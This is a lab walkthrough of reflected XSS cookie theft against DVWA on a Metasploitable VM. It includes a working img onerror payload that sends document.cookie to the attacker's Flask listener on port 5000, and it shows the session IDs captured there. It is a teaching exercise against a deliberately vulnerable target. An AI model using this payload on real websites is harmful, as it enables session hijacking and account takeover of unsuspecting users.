

For XSS cookie stealing with Flask environment make sure flask is installed


pip show Flask

```
(root@kali)-[/home/kali/Desktop/xss]
# pip show Flask
Name: Flask
Version: 3.1.0
Summary: A simple framework for building complex web applications.
Home-page:
Author:
Author-email:
License:
Location: /usr/lib/python3/dist-packages
Requires: blinker, click, itsdangerous, Jinja2, Werkzeug
Required-by: faradaysec, flasgger, Flask-Limiter, Flask-Login, Flask-Mail, Flask-RESTful, Flask-SocketIO,
Flask-SQLAlchemy, Flask-WTF, impacket, mitmproxy, types-Flask-Cors, types-Flask-Migrate, types-Flask-Soc
ketIO
(root@kali)-[/home/kali/Desktop/xss]
```

We will be attacking META2 DVWA

```
(root@kali)-[/home/kali/Desktop/xss]
# ping -c2 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_seq=1 ttl=64 time=1.18 ms
64 bytes from 10.0.2.5: icmp_seq=2 ttl=64 time=1.02 ms

— 10.0.2.5 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 1.019/1.099/1.179/0.080 ms
```



Login with id:admin pw:password

Set security to Medium

Script Security

Security Level is currently **medium**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

medium ▾

Submit

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

More info

<http://hackers.org/xss.html>

http://en.wikipedia.org/wiki/Cross-site_scripting

<http://www.cgisecurity.com/xss-faq.html>

View Source

View Help

To start our XSS we try to inject a JS script into the submit box to see if we can do something to it.

I have put 2 JS codes in js_injection.txt we can do both to do a check or just use the last 1 to inject it


```
we can prompt an <alert> to test for cookies first
<img src=x onerror="alert(document.cookie)">
```

```
else you can just skip to injecting it and xfer to kali vm ip:5000
```

```
<img src=x onerror="new Image().src='http://10.0.2.15:5000/steal?cookie='+document.cookie;">
```

t

We prompt the alert first to see if it works



It works as there is a cookie prompted with the alert. So right now we can start our `cookiestealer.py` to steal the cookie and save it to a txt file.

```
cookiestealer.py  cookies.txt
(root@kali)-[/home/kali/Desktop/xss]
# python cookiestealer.py
* Serving Flask app 'cookiestealer'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI se
rver instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://10.0.2.15:5000
Press CTRL+C to quit
```

Now we inject the code to steal the cookie

``

the src = `<Kali IP>:5000/steal?cookie='+document.cookie`
so our ip is 10.0.2.15 and port is 5000 and steal the cookie

What's your name?

>|

Submit

<img src=x onerror="n...
Hello

```
(root@kali)-[/home/kali/Desktop/xss]
# python cookiestealer.py
* Serving Flask app 'cookiestealer'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI se
rver instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://10.0.2.15:5000
Press CTRL+C to quit
10.0.2.15 - - [09/Aug/2025 00:01:19] "GET /steal?cookie=security=medium;%20PHPSESSID=cb679b30cda1944546ac
48dbc7ff187d HTTP/1.1" 200 -
```

We can see after submitting our terminal shows a cookie stolen now we can quit and see whether it saves to our cookie.txt

```
48dbc7ff187d HTTP/1.1" 200 -
^C
(root@kali)-[/home/kali/Desktop/xss]
# cat cookies.txt
2025-08-07 10:17:21 - security=medium; PHPSESSID=bd04ed31d4fb0c52dffffe887ec5bfd4
2025-08-07 10:20:52 - security=medium; PHPSESSID=bd04ed31d4fb0c52dffffe887ec5bfd4
2025-08-09 00:01:19 - security=medium; PHPSESSID=cb679b30cda1944546ac48dbc7ff187d

(root@kali)-[/home/kali/Desktop/xss]
#
```

We see that our data and time and security level and the cookie is taken from it.

Therefore our XSS cookie stealer works and attack is successful.